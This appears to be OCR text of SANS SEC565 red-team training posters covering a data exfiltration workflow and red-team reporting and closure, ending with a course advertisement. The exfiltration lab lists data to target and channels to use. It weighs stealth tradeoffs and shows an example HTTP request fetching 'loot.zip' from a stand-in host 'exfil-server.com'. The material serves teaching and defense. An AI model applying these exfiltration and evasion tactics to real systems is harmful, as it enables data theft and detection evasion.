GROUP A	ALLOW	WriteDACL	Descendant User	OU=Sales
USER Z	ALLOW	AllExtendedRights	This object only	Domain Root
EVERYONE	DENY	Delete	This object only	GPO - Legacy

B. DOMAIN OBJECTS (HIGH VALUE)



C. PERSISTENCE PATHS MAP (EXAMPLE)

LEGEND

- USER / PRINCIPAL
- GROUP
- OBJECT
- RIGHT / PERMISSION
- CREDENTIAL / ACCESS
- SCRIPT / TASK

DRAWN: _____

CHECKED: _____

DATE: _____

UNIT: arbitrary

SCALE: NTS

0 5 10 15 20

UNITS

SEC565 | LAB 5.7

ACTION ON OBJECTIVES

SUBJECT: DATA EXFILTRATION WORKFLOW | REV: 1.0

1. IDENTIFY SENSITIVE DATA

- CREDENTIALS
- FINANCIAL DATA
- CUSTOMER PII
- INTELLECTUAL PROPERTY
- SOURCE CODE
- CONFIGURATION FILES
- DATABASES

DATA EXFILTRATION WORKFLOW

- COLLECT
- STAGE
- TRANSFER
- CONFIRM
- CLEAN UP

2. CHOOSE TRANSFER METHOD

- C2 CHANNEL (HTTP/S / SMB / DNS)
- CLOUD STORAGE (DRIVE / SHARE)
- EMAIL (SMTP / WEBMAIL)
- FILE SHARE (SMB / NFS)
- MESSAGING / WEB HOOK
- REMOVABLE MEDIA
- CUSTOM TUNNEL / PROXY

3. TRAFFIC ON THE WIRE

OBSERVABLE METADATA

- SOURCE / DEST IP
- DESTINATION / PORT
- PROTOCOL
- TIMING / FREQUENCY
- VOLUME / SIZE

4. ENCRYPTED vs VISIBLE TRANSPORT

ENCRYPTED / TUNNELED	
• TLS / HTTPS	✓ CONTENT HIDDEN
• SSH TUNNEL	✓ HARDER TO DETECT
• DNS OVER HTTPS	⚠ MORE COMPLEXITY
• CUSTOM ENCRYPTION	⚠ PERFORMANCE COST

VS.

VISIBLE / PLAINTEXT	
• HTTP	✓ SIMPLE TO USE
• FTP	⚠ CONTENT EXPOSED
• SMB	⚠ EASY TO DETECT
• EMAIL (PLAIN)	⚠ HIGH RISK

5. OPSEC TRADEOFFS

SPEED / CONVENIENCE	STEALTH / RESILIENCE
• HIGH BANDWIDTH	• LOW AND SLOW
• EASY TO IMPLEMENT	• BLEND WITH NOISE
• COMMON PORTS	• ENCRYPTION / TUNNELING
HIGHER RISK MORE DETECTABLE	LOWER RISK HARDER TO DETECT

A. PLAINTEXT TRANSFER (EXAMPLE)

HTTP REQUEST (PLAINTEXT)

```
GET /data/loot.zip HTTP/1.1
Host: exfil-server.com
User-Agent: Mozilla/5.0
Accept: */*
```

RISK INDICATORS

- CONTENT VISIBLE
- EASY SIGNATURES
- IDS / PROXY ALERTS

B. ENCRYPTED TRANSFER (EXAMPLE)

TLS SESSION (ENCRYPTED)

```
16 03 01 02 00 01 00 01 FC 03 03...
7F A2 9B 3C 91 6D 7E 4A ...
9D 5C 02 1E 8B 44 6F 90 ...
```

BENEFITS

- ✓ CONTENT ENCRYPTED
- ✓ BLENDS WITH LEGIT TRAFFIC
- ✓ LOWER DETECTION RISK

C. PACKET INSPECTION VIEW (EXAMPLE)

TIME	SRC IP	DST IP	PROTO	INFO
12:00:01	10.0.2.15	198.51.100.10	TCP	80 HTTP GET /data/loot.zip
12:00:02	10.0.2.15	198.51.100.10	TCP	443 TLS Client Hello
12:00:03	10.0.2.15	198.51.100.10	TCP	443 TLS Encrypted Data
12:00:04	10.0.2.15	198.51.100.10	TCP	53 DNS Standard Query

ANALYST NOTES

- PLAINTEXT HTTP IS HIGH RISK
- TLS TRAFFIC LOOKS NORMAL
- DNS TUNNELING VOLUMETRIC CHECK

6. EXFIL WORKFLOW SUMMARY

LEGEND
→ DATA FLOW
⇢ ALTERNATE FLOW
DETAIL / NOTE
FOCUS AREA

DRAWN: _____
CHECKED: _____
DATE: _____

UNIT: arbitrary
SCALE: NTS

SEC565 | LAB 5.8

RED TEAM CLOSURE

SUBJECT: RED TEAM DOCUMENTATION AND CLOSURE WORKFLOW | REV: 1.0

1. VECTR TEST CASES

- MAP ACTIONS TO TEST CASES
- RECORD EVIDENCE & RESULTS
- STATUS: PASS / FAIL / NA
- NOTES & OBSERVATIONS
- COVERAGE SUMMARY

2. TIMELINE CAPTURE

- ACTION TIMELINE
- KEY EVENTS
- OBJECTIVES ACHIEVED
- TOOLING & COMMANDS
- ARTIFACTS COLLECTED
- EXTERNAL INTERACTIONS

3. REPORTING

- EXECUTIVE SUMMARY
- OBJECTIVES & SCOPE
- METHODOLOGY
- FINDINGS BY CATEGORY
- IMPACT & RISK
- RECOMMENDATIONS
- APPENDICES & EVIDENCE

RED TEAM DOCUMENTATION & CLOSURE

- CAPTURE
- ORGANIZE
- VALIDATE
- DOCUMENT
- HAND OFF
- CLOSE

4. BLUE TEAM DETAILS

- POINTS OF CONTACT
- COMMUNICATION LOG
- DETECTIONS OBSERVED
- ALERTS & LOG SOURCES
- LESSONS FOR BLUE TEAM
- IMPROVEMENT FEEDBACK


5. INSTITUTIONAL KNOWLEDGE

- TTPs & TECHNIQUES USED
- WORKING CONFIGURATIONS
- WHAT WORKED / WHAT DIDN'T
- DETECTION & BYPASS NOTES
- PLAYBOOK & PROCESS UPDATES
- REUSABLE SCRIPTS & TOOLS

6. CAMPAIGN WRAP-UP

- OBJECTIVES REVIEW
- CLEANUP & RESTORATION
- DATA SANITIZATION
- DELIVERABLES HANDOFF
- LESSONS LEARNED
- CAMPAIGN CLOSED

A. TIMELINE VIEW (EXAMPLE)



B. REPORT OUTLINE (EXAMPLE)

C. TEST CASE DOCUMENTATION (EXAMPLE)

TEST CASE	STATUS	EVIDENCE	NOTES
TC-01 External Recon	Pass		
TC-05 Initial Access	Pass		
TC-11 Privilege Escalation	Fail		
TC-17 Credential Access	Pass		
TC-22 Lateral Movement	N/A		

COVERAGE SUMMARY 78%

PASS	18
FAIL	3
N/A	4
TOTAL	25

D. CLOSURE WORKFLOW

LEGEND
DATA FLOW
REFERENCE
DETAIL / ITEM
FOCUS AREA

DRAWN:
CHECKED:
DATE:

UNIT: arbitrary
SCALE: NTS

0 5 10 15 20
UNITS

TOOK THE POSTERS?

NOW TAKE THE COURSE.

SEC565	Red Team Ops & Adversary Emulation.
6 DAYS	Hands-on in a full cyber range.
28 LABS	CTI to C2 to domain compromise.
GIAC READY	Adjacent to GPEN and GXPN.
ANYWHERE	In-person, Live Online, or OnDemand.

GET ON A RUN

sans.org/sec565

or start at sec565.rocks